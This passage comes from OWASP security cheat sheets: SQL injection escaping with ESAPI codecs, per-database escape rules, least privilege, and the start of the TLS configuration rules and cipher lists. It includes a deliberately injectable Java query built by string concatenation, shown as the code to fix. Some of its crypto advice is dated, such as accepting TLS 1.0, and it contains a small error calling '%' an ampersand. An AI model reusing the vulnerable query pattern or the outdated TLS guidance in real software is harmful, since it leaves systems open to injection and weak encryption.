This technique works like this. Each DBMS supports one or more character escaping schemes specific to certain kinds of queries. If you then escape all user supplied input using the proper escaping scheme for the database you are using, the DBMS will not confuse that input with SQL code written by the developer, thus avoiding any possible SQL injection vulnerabilities.

- Full details on ESAPI are available here on OWASP [7].
- The javadoc for ESAPI is available here at its Google Code repository [8].
- You can also directly browse the source at Google [9], which is frequently helpful if the javadoc isn't perfectly clear.

To find the javadoc specifically for the database encoders, click on the 'Codec' class on the left hand side. There are lots of Codecs implemented. The two Database specific codecs are OracleCodec, and MySQLCodec.
Just click on their names in the 'All Known Implementing Classes:' at the top of the Interface Codec page.
At this time, ESAPI currently has database encoders for:

- Oracle
- MySQL (Both ANSI and native modes are supported)

Database encoders for:

- SQL Server
- PostgreSQL

Are forthcoming. If your database encoder is missing, please let us know.

Database Specific Escaping Details

If you want to build your own escaping routines, here are the escaping details for each of the databases that we have developed ESAPI Encoders for:

Oracle Escaping

This information is based on the Oracle Escape character information found here [10].

Escaping Dynamic Queries

To use an ESAPI database codec is pretty simple. An Oracle example looks something like:

```
ESAPI.encoder().encodeForSQL( new OracleCodec(), queryparam );
```

So, if you had an existing Dynamic query being generated in your code that was going to Oracle that looked like this:

```
String query = "SELECT user_id FROM user_data WHERE user_name = '" + req.
    ↪ getParameter("userID") + "' and user_password = '" + req.
    ↪ getParameter("pwd") +"'";
try {
  Statement statement = connection.createStatement( ... );
  ResultSet results = statement.executeQuery( query );
}
```

You would rewrite the first line to look like this:

```
Codec ORACLE_CODEC = new OracleCodec();
String query = "SELECT user_id FROM user_data WHERE user_name = '" + ESAPI.
    ↪ encoder().encodeForSQL( ORACLE_CODEC, req.getParameter("userID")) +
    ↪ "' and user_password = '" + ESAPI.encoder().encodeForSQL(
    ↪ ORACLE_CODEC, req.getParameter("pwd")) +"'";
```

And it would now be safe from SQL injection, regardless of the input supplied.
For maximum code readability, you could also construct your own OracleEncoder.

```
Encoder oe = new OracleEncoder();
String query = "SELECT user_id FROM user_data WHERE user_name = '" + oe.
    ↪ encode( req.getParameter("userID")) + "' and user_password = '" + oe
    ↪ .encode( req.getParameter("pwd")) +"'";
```

With this type of solution, all your developers would have to do is wrap each user supplied parameter being passed in into an *ESAPI.encoder().encodeForOracle()* call or whatever you named it, and you would be done.

Turn off character replacement

Use SET DEFINE OFF or SET SCAN OFF to ensure that automatic character replacement is turned off. If this character replacement is turned on, the & character will be treated like a SQLPlus variable prefix that could allow an attacker to retrieve private data.
See [11] and [12] for more information

Escaping Wildcard characters in Like Clauses

The LIKE keyword allows for text scanning searches. In Oracle, the underscore '_' character matches only one character, while the ampersand '%' is used to match zero or more occurrences of any characters. These characters must be escaped in LIKE clause criteria. For example:

```
SELECT name FROM emp
WHERE id LIKE '%/_%' ESCAPE '/';
```

```
SELECT name FROM emp
WHERE id LIKE '%\%%' ESCAPE '\';
```

Oracle 10g escaping
An alternative for Oracle 10g and later is to place { and } around the string to escape the entire string. However, you have to be careful that there isn't a } character already in the string. You must search for these and if there is one, then you must replace it with }}. Otherwise that character will end the escaping early, and may introduce a vulnerability.

MySQL Escaping
MySQL supports two escaping modes:

1. ANSI_QUOTES SQL mode, and a mode with this off, which we call
2. MySQL mode.

ANSI SQL mode: Simply encode all ' (single tick) characters with '' (two single ticks)
MySQL mode, do the following:

```
NUL (0x00) --> \0 [This is a zero, not the letter O]
BS  (0x08) --> \b
TAB (0x09) --> \t
LF  (0x0a) --> \n
CR  (0x0d) --> \r
SUB (0x1a) --> \Z
"   (0x22) --> \"
%   (0x25) --> \%
'   (0x27) --> \'
\   (0x5c) --> \\
_   (0x5f) --> \_
all other non-alphanumeric characters with ASCII values less than 256 --> \
    ↪ c where 'c' is the original non-alphanumeric character.
```

This information is based on the MySQL Escape character information found here [13].

SQL Server Escaping
We have not implemented the SQL Server escaping routine yet, but the following has good pointers to articles describing how to prevent SQL injection attacks on SQL server [14].

DB2 Escaping
This information is based on DB2 WebQuery special characters found here [15] as well as some information from Oracle's JDBC DB2 driver found here [16].
Information in regards to differences between several DB2 Universal drivers can be found here [17].

20.3. Additional Defenses

Beyond adopting one of the three primary defenses, we also recommend adopting all of these additional defenses in order to provide defense in depth. These additional defenses are:

- Least Privilege
- White List Input Validation

20.3.1. Least Privilege

To minimize the potential damage of a successful SQL injection attack, you should minimize the privileges assigned to every database account in your environment. Do not assign DBA or admin type access rights to your application accounts. We understand that this is easy, and everything just 'works' when you do it this way, but it is very dangerous. Start from the ground up to determine what access rights your application accounts require, rather than trying to figure out what access rights you need to take away. Make sure that accounts that only need read access are only granted read access to the tables they need access to. If an account only needs access to portions of a table, consider creating a view that limits access to that portion of the data and assigning the account access to the view instead, rather than the underlying table. Rarely, if ever, grant create or delete access to database accounts.
If you adopt a policy where you use stored procedures everywhere, and don't allow application accounts to directly execute their own queries, then restrict those accounts to only be able to execute the stored procedures they need. Don't grant them any rights directly to the tables in the database.
SQL injection is not the only threat to your database data. Attackers can simply change the parameter values from one of the legal values they are presented with, to a value that is unauthorized for them, but the application itself might be authorized to access. As such, minimizing the privileges granted to your application will reduce the likelihood of such unauthorized access attempts, even when an attacker is not trying to use SQL injection as part of their exploit.
While you are at it, you should minimize the privileges of the operating system account that the DBMS runs under. Don't run your DBMS as root or system! Most DBMSs run out of the box with a very powerful system account. For example, MySQL runs as system on Windows by default! Change the DBMS's OS account to something more appropriate, with restricted privileges.

20.3.2. White List Input Validation

Input validation can be used to detect unauthorized input before it is passed to the SQL query. For more information please see the Input Validation Cheat Sheet on page 72.

20.4. Related Articles

SQL Injection Attack Cheat Sheets
The following articles describe how to exploit different kinds of SQL Injection Vulnerabilities on various platforms that this article was created to help you avoid:

- Ferruh Mavituna : "SQL Injection Cheat Sheet" - `http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/`
- RSnake : "SQL Injection Cheat Sheet-Esp: for filter evasion" - `http://ha.ckers.org/sqlinjection/`

Description of SQL Injection Vulnerabilities
- OWASP article on SQL Injection Vulnerabilities, `https://www.owasp.org/index.php/SQL_Injection`
- OWASP article on Blind_SQL_Injection Vulnerabilities, `https://www.owasp.org/index.php/Blind_SQL_Injection`

How to Avoid SQL Injection Vulnerabilities

- OWASP Developers Guide (https://www.owasp.org/index.php/Category:OWASP_Guide_Project) article on how to Avoid SQL Injection Vulnerabilities (https://www.owasp.org/index.php/Guide_to_SQL_Injection)
- OWASP article on Preventing SQL Injection in Java, https://www.owasp.org/index.php/Preventing_SQL_Injection_in_Java
- OWASP Cheat Sheet that provides numerous language specific examples of parameterized queries using both Prepared Statements and Stored Procedures on page 106
- The Bobby Tables site (inspired by the XKCD webcomic) has numerous examples in different languages of parameterized Prepared Statements and Stored Procedures, http://bobby-tables.com/

How to Review Code for SQL Injection Vulnerabilities

- OWASP Code Review Guide(https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project) article on how to Review Code for SQL Injection Vulnerabilities (https://www.owasp.org/index.php/Reviewing_Code_for_SQL_Injection)

How to Test for SQL Injection Vulnerabilities

- OWASP Testing Guide (https://www.owasp.org/index.php/Category:OWASP_Testing_Project) article on how to Test for SQL Injection Vulnerabilities (https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005))

20.5. Authors and Primary Editors

- Dave Wichers - dave.wichers[at]owasp.org
- Jim Manico - jim[at]owasp.org
- Matt Seil - mseil[at]acm.org

20.6. References

1. https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
2. https://www.owasp.org/index.php/SQL_Injection
3. http://www.sqlite.org/c3ref/stmt.html
4. http://www.hibernate.org/
5. http://cwe.mitre.org/data/definitions/564.html
6. http://www.sqldbatips.com/showarticle.asp?ID=8
7. https://www.owasp.org/index.php/ESAPI
8. http://owasp-esapi-java.googlecode.com/svn/trunk_doc/index.html
9. http://code.google.com/p/owasp-esapi-java/source/browse/#svn/trunk/src/main/java/org/owasp/esapi

10. http://www.orafaq.com/wiki/SQL_FAQ#How_does_one_escape_special_characters_when_writing_SQL_queries.3F

11. http://download.oracle.com/docs/cd/B19306_01/server.102/b14357/ch12040.htm#i2698854

12. http://stackoverflow.com/questions/152837/how-to-insert-a-string-which-co

13. http://mirror.yandex.ru/mirrors/ftp.mysql.com/doc/refman/5.0/en/string-syntax.html

14. http://blogs.msdn.com/raulga/archive/2007/01/04/dynamic-sql-sql-injection.aspx

15. https://www-304.ibm.com/support/docview.wss?uid=nas14488c61e3223e8a78625744f00782983

16. http://docs.oracle.com/cd/E12840_01/wls/docs103/jdbc_drivers/sqlescape.html

17. http://publib.boulder.ibm.com/infocenter/db2luw/v8/index.jsp?topic=/com.ibm.db2.udb.doc/ad/rjvjcsqc.htm

21. Transport Layer Protection Cheat Sheet

Last revision (mm/dd/yy): 02/2/2015

21.1. Introduction

This cheat sheet provides a simple model to follow when implementing transport layer protection for an application. Although the concept of SSL is known to many, the actual details and security specific decisions of implementation are often poorly understood and frequently result in insecure deployments. This article establishes clear rules which provide guidance on securely designing and configuring transport layer security for an application. This article is focused on the use of SSL/TLS between a web application and a web browser, but we also encourage the use of SSL/TLS or other network encryption technologies, such as VPN, on back end and other non-browser based connections.

21.1.1. Architectural Decision

An architectural decision must be made to determine the appropriate method to protect data when it is being transmitted. The most common options available to corporations are Virtual Private Networks (VPN) or a SSL/TLS model commonly used by web applications. The selected model is determined by the business needs of the particular organization. For example, a VPN connection may be the best design for a partnership between two companies that includes mutual access to a shared server over a variety of protocols. Conversely, an Internet facing enterprise web application would likely be best served by a SSL/TLS model.
This cheat sheet will focus on security considerations when the SSL/TLS model is selected. This is a frequently used model for publicly accessible web applications.

21.2. Providing Transport Layer Protection with SSL/TLS

21.2.1. Benefits

The primary benefit of transport layer security is the protection of web application data from unauthorized disclosure and modification when it is transmitted between clients (web browsers) and the web application server, and between the web application server and back end and other non-browser based enterprise components.
The server validation component of TLS provides authentication of the server to the client. If configured to require client side certificates, TLS can also play a role in client authentication to the server. However, in practice client side certificates are not often used in lieu of username and password based authentication models for clients.
TLS also provides two additional benefits that are commonly overlooked; integrity guarantees and replay prevention. A TLS stream of communication contains built-in controls to prevent tampering with any portion of the encrypted data. In addition, controls are also built-in to prevent a captured stream of TLS data from being replayed at a later time.



Example Cryptomodule
Cryptographic algorithm
Cryptographic algorithm
...
Cryptographic algorithm
Management services
Keys and CSPs inside the module
User services
Cryptomodule interfaces
User and management service requests, keys, CSPs, ciphertext, plaintext
User and management service responses, keys, CSPs, ciphertext, plaintext
Keys and CSPs outside the module
Ciphertext
Plaintext

Figure 21.1.: Cryptomodule Parts and Operation

It should be noted that TLS provides the above guarantees to data during transmission. TLS does not offer any of these security benefits to data that is at rest. Therefore appropriate security controls must be added to protect data while at rest within the application or within data stores.

21.2.2. Basic Requirements

The basic requirements for using TLS are: access to a Public Key Infrastructure (PKI) in order to obtain certificates, access to a directory or an Online Certificate Status Protocol (OCSP) responder in order to check certificate revocation status, and agreement/ability to support a minimum configuration of protocol versions and protocol options for each version.

21.2.3. SSL vs. TLS

The terms, Secure Socket Layer (SSL) and Transport Layer Security (TLS) are often used interchangeably. In fact, SSL v3.1 is equivalent to TLS v1.0. However, different versions of SSL and TLS are supported by modern web browsers and by most modern web frameworks and platforms. For the purposes of this cheat sheet we will refer to the technology generically as TLS. Recommendations regarding the use of SSL and TLS protocols, as well as browser support for TLS, can be found in the rule below titled "Only Support Strong Protocols" on page 153.

21.2.4. Cryptomodule Parts and Operation When to Use a FIPS 140-2 Validated Cryptomodule

If the web application may be the target of determined attackers (a common threat model for Internet accessible applications handling sensitive data), it is strongly advised to use TLS services that are provided by FIPS 140-2 validated cryptomodules [2].
A cryptomodule, whether it is a software library or a hardware device, basically consists of three parts:

- Components that implement cryptographic algorithms (symmetric and asymmetric algorithms, hash algorithms, random number generator algorithms, and message authentication code algorithms)
- Components that call and manage cryptographic functions (inputs and outputs include cryptographic keys and so-called critical security parameters)
- A physical container around the components that implement cryptographic algorithms and the components that call and manage cryptographic functions

The security of a cryptomodule and its services (and the web applications that call the cryptomodule) depend on the correct implementation and integration of each of these three parts. In addition, the cryptomodule must be used and accessed securely. The includes consideration for:

- Calling and managing cryptographic functions
- Securely Handling inputs and output
- Ensuring the secure construction of the physical container around the components

In order to leverage the benefits of TLS it is important to use a TLS service (e.g. library, web framework, web application server) which has been FIPS 140-2 validated. In addition, the cryptomodule must be installed, configured and operated in either an approved or an allowed mode to provide a high degree of certainty that the FIPS 140-2 validated cryptomodule is providing the expected security services in the expected manner.
If the system is legally required to use FIPS 140-2 encryption (e.g., owned or operated by or on behalf of the U.S. Government) then TLS must be used and SSL disabled. Details on why SSL is unacceptable are described in Section 7.1 of Implementation Guidance for FIPS PUB 140-2 and the Cryptographic Module Validation Program [3]. Further reading on the use of TLS to protect highly sensitive data against determined attackers can be viewed in SP800-52 Guidelines for the Selection and Use of Transport Layer Security (TLS) Implementations [4].

21.2.5. Secure Server Design

Rule - Use TLS for All Login Pages and All Authenticated Pages

The login page and all subsequent authenticated pages must be exclusively accessed over TLS. The initial login page, referred to as the "login landing page", must be served over TLS. Failure to utilize TLS for the login landing page allows an attacker to modify the login form action, causing the user's credentials to be posted to an arbitrary location. Failure to utilize TLS for authenticated pages after the login enables an attacker to view the unencrypted session ID and compromise the user's authenticated session.

Rule - Use TLS on Any Networks (External and Internal) Transmitting Sensitive Data

All networks, both external and internal, which transmit sensitive data must utilize TLS or an equivalent transport layer security mechanism. It is not sufficient to claim that access to the internal network is "restricted to employees". Numerous recent data compromises have shown that the internal network can be breached by attackers. In these attacks, sniffers have been installed to access unencrypted sensitive data sent on the internal network.

Rule - Do Not Provide Non-TLS Pages for Secure Content

All pages which are available over TLS must not be available over a non-TLS connection. A user may inadvertently bookmark or manually type a URL to a HTTP page (e.g. http://example.com/myaccount) within the authenticated portion of the application. If this request is processed by the application then the response, and any sensitive data, would be returned to the user over the clear text HTTP.

Rule - REMOVED - Do Not Perform Redirects from Non-TLS Page to TLS Login Page

This recommendation has been removed. Ultimately, the below guidance will only provide user education and cannot provide any technical controls to protect the user against a man-in-the-middle attack.
–
A common practice is to redirect users that have requested a non-TLS version of the login page to the TLS version (e.g. http://example.com/login redirects to https://example.com/login). This practice creates an additional attack vector for a man in the middle attack. In addition, redirecting from non-TLS versions to the TLS version reinforces to the user that the practice of requesting the non-TLS page is acceptable and secure.
In this scenario, the man-in-the-middle attack is used by the attacker to intercept the non-TLS to TLS redirect message. The attacker then injects the HTML of the actual login page and changes the form to post over unencrypted HTTP. This allows the attacker to view the user's credentials as they are transmitted in the clear.
It is recommended to display a security warning message to the user whenever the non-TLS login page is requested. This security warning should urge the user to always type "HTTPS" into the browser or bookmark the secure login page. This approach will help educate users on the correct and most secure method of accessing the application.
Currently there are no controls that an application can enforce to entirely mitigate this risk. Ultimately, this issue is the responsibility of the user since the application cannot prevent the user from initially typing http://example.com/login (versus HTTPS).
Note: Strict Transport Security [5] will address this issue and will provide a server side control to instruct supporting browsers that the site should only be accessed over HTTPS

Rule - Do Not Mix TLS and Non-TLS Content

A page that is available over TLS must be comprised completely of content which is transmitted over TLS. The page must not contain any content that is transmitted over unencrypted HTTP. This includes content from unrelated third party sites.
An attacker could intercept any of the data transmitted over the unencrypted HTTP and inject malicious content into the user's page. This malicious content would be included in the page even if the overall page is served over TLS. In addition, an attacker could steal the user's session cookie that is transmitted with any non-TLS requests. This is possible if the cookie's 'secure' flag is not set. See the rule 'Use "Secure" Cookie Flag'

Rule - Use "Secure" Cookie Flag

The "Secure" flag must be set for all user cookies. Failure to use the "secure" flag enables an attacker to access the session cookie by tricking the user's browser into submitting a request to an unencrypted page on the site. This attack is possible even if the server is not configured to offer HTTP content since the attacker is monitoring the requests and does not care if the server responds with a 404 or doesn't respond at all.

Rule - Keep Sensitive Data Out of the URL

Sensitive data must not be transmitted via URL arguments. A more appropriate place is to store sensitive data in a server side repository or within the user's session. When using TLS the URL arguments and values are encrypted during transit. However, there are two methods that the URL arguments and values could be exposed.

1. The entire URL is cached within the local user's browser history. This may expose sensitive data to any other user of the workstation.

2. The entire URL is exposed if the user clicks on a link to another HTTPS site. This may expose sensitive data within the referral field to the third party site. This exposure occurs in most browsers and will only occur on transitions between two TLS sites.

For example, a user following a link on https://example.com which leads to https://someOtherexample.com would expose the full URL of https://example.com (including URL arguments) in the referral header (within most browsers). This would not be the case if the user followed a link on https://example.com to http://someHTTPexample.com

Rule - Prevent Caching of Sensitive Data

The TLS protocol provides confidentiality only for data in transit but it does not help with potential data leakage issues at the client or intermediary proxies. As a result, it is frequently prudent to instruct these nodes not to cache or persist sensitive data. One option is to add anticaching headers to relevant HTTP responses, (for example, "Cache-Control: no-cache, no-store" and "Expires: 0" for coverage of many modern browsers as of 2013). For compatibility with HTTP/1.0 (i.e., when user agents are really old or the webserver works around quirks by forcing HTTP/1.0) the response should also include the header "Pragma: no-cache". More information is available in HTTP 1.1 RFC 2616 [6], section 14.9.

Rule - Use HTTP Strict Transport Security

A new browser security setting called HTTP Strict Transport Security (HSTS) will significantly enhance the implementation of TLS for a domain. HSTS is enabled via a special response header and this instructs compatible browsers [7] to enforce the following security controls:

- All requests to the domain will be sent over HTTPS

- Any attempts to send an HTTP requests to the domain will be automatically upgraded by the browser to HTTPS before the request is sent

- If a user encounters a bad SSL certificate, the user will receive an error message and will not be allowed to override the warning message

Additional information on HSTS can be found at [8] and also on the OWASP AppSec-Tutorial Series - Episode 4 [9].

Rule - Prefer Ephemeral Key Exchanges

Ephemeral key exchanges are based on Diffie-Hellman and use per-session, temporary keys during the initial SSL/TLS handshake. They provide perfect forward secrecy (PFS), which means a compromise of the server's long term signing key does not compromise the confidentiality of past session. When the server uses an ephemeral key, the server will sign the temporary key with its long term key (the long term key is the customary key available in its certificate).
Use cryptographic parameters (like DH-parameter) that use a secure length that match to the supported keylength of your certificate (>=2048 bits or equivalent Elliptic Curves). As some middleware had some issues with this, upgrade to the latest version.
If you have a server farm and are providing forward secrecy, then you might have to disable session resumption. For example, Apache writes the session id's and master secrets to disk so all servers in the farm can participate in resuming a session (there is currently no in-memory mechanism to achieve the sharing). Writing the session id and master secret to disk undermines forward secrecy.

21.2.6. Server Certificate and Protocol Configuration

Note: If using a FIPS 140-2 cryptomodule disregard the following rules and defer to the recommended configuration for the particular cryptomodule.

Rule - Be aware of and have a plan for the SHA-1 deprecation plan

In order to avoid presenting end users with progressive certificate warnings, organizations must proactively address the browser vendor's upcoming SHA-1 deprecation plans. The Google Chrome plan is probably the most specific and aggressive at this point: Gradually sunsetting SHA-1 [10].
If your organization has no SHA256 compatibility issues [11] then it may be appropriate to move your site to a SHA256 signed certificate/chain. If there are, or may be, issues - you should ensure that your SHA-1 certificates expire before 1/1/2017.

Rule - Use an Appropriate Certification Authority for the Application's User Base

An application user must never be presented with a warning that the certificate was signed by an unknown or untrusted authority. The application's user population must have access to the public certificate of the certification authority which issued the server's certificate. For Internet accessible websites, the most effective method of achieving this goal is to purchase the TLS certificate from a recognize certification authority. Popular Internet browsers already contain the public certificates of these recognized certification authorities.
Internal applications with a limited user population can use an internal certification authority provided its public certificate is securely distributed to all users. However, remember that all certificates issued by this certification authority will be trusted by the users. Therefore, utilize controls to protect the private key and ensure that only authorized individuals have the ability to sign certificates.
The use of self signed certificates is never acceptable. Self signed certificates negate the benefit of end-point authentication and also significantly decrease the ability for an individual to detect a man-in-the-middle attack.

Rule - Only Support Strong Protocols

SSL/TLS is a collection of protocols. Weaknesses have been identified with earlier SSL protocols, including SSLv2 [12] and SSLv3 [13]. The best practice for transport


layer protection is to only provide support for the TLS protocols - TLS1.0, TLS 1.1 and TLS 1.2. This configuration will provide maximum protection against skilled and determined attackers and is appropriate for applications handling sensitive data or performing critical operations.
Nearly all modern browsers support at least TLS 1.0 [14]. As of February 2013, contemporary browsers (Chrome v20+, IE v8+, Opera v10+, and Safari v5+) support TLS 1.1 and TLS 1.2. You should provide support for TLS 1.1 and TLS 1.2 to accommodate clients which support the protocols. The client and server (usually) negotiate the best protocol, that is supported on both sides.
TLS 1.0 is still widely used as 'best' protocol by a lot of browsers, that are not patched to the very latest version. It suffers CBC Chaining attacks and Padding Oracle attacks [15]. TLSv1.0 should only be used only after risk analysis and acceptance.
Under no circumstances neither SSLv2 nor SSLv3 should be enabled as a protocol selection:

- The SSLv2 protocol is broken [16] and does not provide adequate transport layer protection.
- SSLv3 had been known for weaknesses [17] which severely compromise the channel's security long before the 'POODLE'-Bug [18] finally stopped to tolerate this protocol by October 2014. Switching off SSLv3 terminates the support of legacy browsers like IE6/XP [19] and elder.

Rule - Only Support Strong Cryptographic Ciphers

Each protocol (SSLv3, TLSv1.0, etc) provides cipher suites. As of TLS 1.2, there is support for over 300 suites (320+ and counting) [20], including national vanity cipher suites [21]. The strength of the encryption used within a TLS session is determined by the encryption cipher negotiated between the server and the browser. In order to ensure that only strong cryptographic ciphers are selected the server must be modified to disable the use of weak ciphers and to configure the ciphers in an adequate order. It is recommended to configure the server to only support strong ciphers and to use sufficiently large key sizes. In general, the following should be observed when selecting CipherSuites:

- Use the very latest recommendations, they may be volantile these days
- Setup your Policy to get a Whitelist for recommended Ciphers, e.g.:
  - Activate to set the Cipher Order by the Server
  - Highest Priority for Ciphers that support 'Forward Secrecy' (-> Support ephemeral Diffie-Hellman key exchange) [22]
  - Favor DHE over ECDHE (and monitor the CPU usage, see Notes below), ECDHE lacks now of really reliable Elliptic Curves, see discussion about secp{224,256,384,521}r1 and secp256k1, cf. [23,24]. The solution might be to use Brainpool Curves (German) [25], defined for TLS in RFC 7027 [26], or Edwards Curves [27]. The most promising candidate for the latter is 'Curve25519' [28], that is not yet defined for TLS, cf. IANA [29].
  - Use RSA-Keys (no DSA/DSS: they get very weak, if a bad entropy source is used during signing, cf. [30,31])
  - Favor GCM over CBC regardless of the cipher size
  - Watch also for Stream Ciphers which XOR the key stream with plaintext (such as AES/CTR mode)
  - Priorize the ciphers by the sizes of the Cipher and the MAC



```
openssl ciphers -v "EDH+aRSA+AESGCM:EDH+aRSA+AES:DHE-RSA-AES256-
SHA:EECDH+aRSA+AESGCM:EECDH+aRSA+AES:ECDHE-RSA-AES256-SHA:ECDHE-RSA-AES128-
SHA:RSA+AESGCM:RSA+AES+SHA:DES-CBC3-SHA:-DHE-RSA-AES128-SHA"
#add optionally
':!aNULL:!eNULL:!LOW:!MD5:!EXP:!PSK:!DSS:!RC4:!SEED:!ECDSA:!ADH:!IDEA' to protect
older Versions of OpenSSL
#you may use openssl ciphers -V "..." for openssl >= 1.0.1:
```

```
0x00,0x9F - DHE-RSA-AES256-GCM-SHA384   TLSv1.2 Kx=DH     Au=RSA  Enc=AESGCM(256) Mac=AEAD
0x00,0x9E - DHE-RSA-AES128-GCM-SHA256   TLSv1.2 Kx=DH     Au=RSA  Enc=AESGCM(128) Mac=AEAD
0x00,0x6B - DHE-RSA-AES256-SHA256       TLSv1.2 Kx=DH     Au=RSA  Enc=AES(256)    Mac=SHA256
0x00,0x39 - DHE-RSA-AES256-SHA          SSLv3   Kx=DH     Au=RSA  Enc=AES(256)    Mac=SHA1
0x00,0x67 - DHE-RSA-AES128-SHA256       TLSv1.2 Kx=DH     Au=RSA  Enc=AES(128)    Mac=SHA256
0xC0,0x30 - ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH   Au=RSA  Enc=AESGCM(256) Mac=AEAD
0xC0,0x2F - ECDHE-RSA-AES128-GCM-SHA256 TLSv1.2 Kx=ECDH   Au=RSA  Enc=AESGCM(128) Mac=AEAD
0xC0,0x28 - ECDHE-RSA-AES256-SHA384     TLSv1.2 Kx=ECDH   Au=RSA  Enc=AES(256)    Mac=SHA384
0xC0,0x14 - ECDHE-RSA-AES256-SHA        SSLv3   Kx=ECDH   Au=RSA  Enc=AES(256)    Mac=SHA1
0xC0,0x27 - ECDHE-RSA-AES128-SHA256     TLSv1.2 Kx=ECDH   Au=RSA  Enc=AES(128)    Mac=SHA256
0xC0,0x13 - ECDHE-RSA-AES128-SHA        SSLv3   Kx=ECDH   Au=RSA  Enc=AES(128)    Mac=SHA1
0x00,0x9D - AES256-GCM-SHA384           TLSv1.2 Kx=RSA    Au=RSA  Enc=AESGCM(256) Mac=AEAD
0x00,0x9C - AES128-GCM-SHA256           TLSv1.2 Kx=RSA    Au=RSA  Enc=AESGCM(128) Mac=AEAD
0x00,0x35 - AES256-SHA                  SSLv3   Kx=RSA    Au=RSA  Enc=AES(256)    Mac=SHA1
0x00,0x2F - AES128-SHA                  SSLv3   Kx=RSA    Au=RSA  Enc=AES(128)    Mac=SHA1
0x00,0x0A - DES-CBC3-SHA                SSLv3   Kx=RSA    Au=RSA  Enc=3DES(168)   Mac=SHA1
```

Figure 21.2.: Example of cipher versions

  - Use SHA1 or above for digests, prefer SHA2 (or equivalent)
  - Disable weak ciphers (which is implicitly done by this whitelist) without disabling legacy browsers and bots that have to be supported (find the best compromise), actually the cipher TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa) does this job.
    * Disable cipher suites that do not offer encryption (eNULL, NULL)
    * Disable cipher suites that do not offer authentication (aNULL). aNULL includes anonymous cipher suites ADH (Anonymous Diffie-Hellman) and AECDH (Anonymous Elliptic Curve Diffie Hellman).
    * Disable export level ciphers (EXP, eg. ciphers containing DES)
    * Disable key sizes smaller than 128 bits for encrypting payload traffic (see BSI: TR-02102 Part 2 (German) [32])
    * Disable the use of MD5 as a hashing mechanism for payload traffic
    * Disable the use of IDEA Cipher Suites [33]
    * Disable RC4 cipher suites [34]
  - Ciphers should be usable for DH-Pamameters >= 2048 bits, without blocking legacy browsers (The cipher 'DHE-RSA-AES128-SHA' is suppressed as some browsers like to use it but are not capable to cope with DH-Params > 1024 bits.)

- Define a Cipher String that works with different Versions of your encryption tool, like openssl

- Verify your cipher string
  - with an audit-tool, like OWASP 'O-Saft' (OWASP SSL audit for testers / OWASP SSL advanced forensic tool) [35]
  - listing it manually with your encryption software, e.g. openssl ciphers -v <cipher-string> (the result may differ by version), e.g. in picture 21.2

- Inform yourself how to securely configure the settings for your used services or hardware, e.g. BetterCrypto.org: Applied Crypto Hardening (DRAFT) [36]

- Check new software and hardware versions for new security settings.

Notes:

- According to my researches the most common browsers should be supported with this setting, too (see also SSL Labs: SSL Server Test -> SSL Report -> Handshake Simulation [37]).
- Monitor the performance of your server, e.g. the TLS handshake with DHE hinders the CPU abt 2.4 times more than ECDHE, cf. Vincent Bernat, 2011 [38], nmav's Blog, 2011[39].
- Use of Ephemeral Diffie-Hellman key exchange will protect confidentiality of the transmitted plaintext data even if the corresponding RSA or DSS server private key got compromised. An attacker would have to perform active man-in-the-middle attack at the time of the key exchange to be able to extract the transmitted plaintext. All modern browsers support this key exchange with the notable exception of Internet Explorer prior to Windows Vista.

Additional information can be obtained within the TLS 1.2 RFC 5246 [40], SSL Labs: 'SSL/TLS Deployment Best Practices' [41], BSI: 'TR-02102 Part 2 (German)' [42], ENISA: 'Algorithms, Key Sizes and Parameters Report' [43] and FIPS 140-2 IG [44].

Rule - Support TLS-PSK and TLS-SRP for Mutual Authentication

When using a shared secret or password offer TLS-PSK (Pre-Shared Key) or TLS-SRP (Secure Remote Password), which are known as Password Authenticated Key Exchange (PAKEs). TLS-PSK and TLS-SRP properly bind the channel, which refers to the cryptographic binding between the outer tunnel and the inner authentication protocol. IANA currently reserves 79 PSK cipher suites and 9 SRP cipher suites [45]. Basic authentication places the user's password on the wire in the plain text after a server authenticates itself. Basic authentication only provides unilateral authentication. In contrast, both TLS-PSK and TLS-SRP provide mutual authentication, meaning each party proves it knows the password without placing the password on the wire in the plain text.
Finally, using a PAKE removes the need to trust an outside party, such as a Certification Authority (CA).

Rule - Only Support Secure Renegotiations

A design weakness in TLS, identified as CVE-2009-3555 [46], allows an attacker to inject a plaintext of his choice into a TLS session of a victim. In the HTTPS context the attacker might be able to inject his own HTTP requests on behalf of the victim. The issue can be mitigated either by disabling support for TLS renegotiations or by supporting only renegotiations compliant with RFC 5746 [47]. All modern browsers have been updated to comply with this RFC.

Rule - Disable Compression

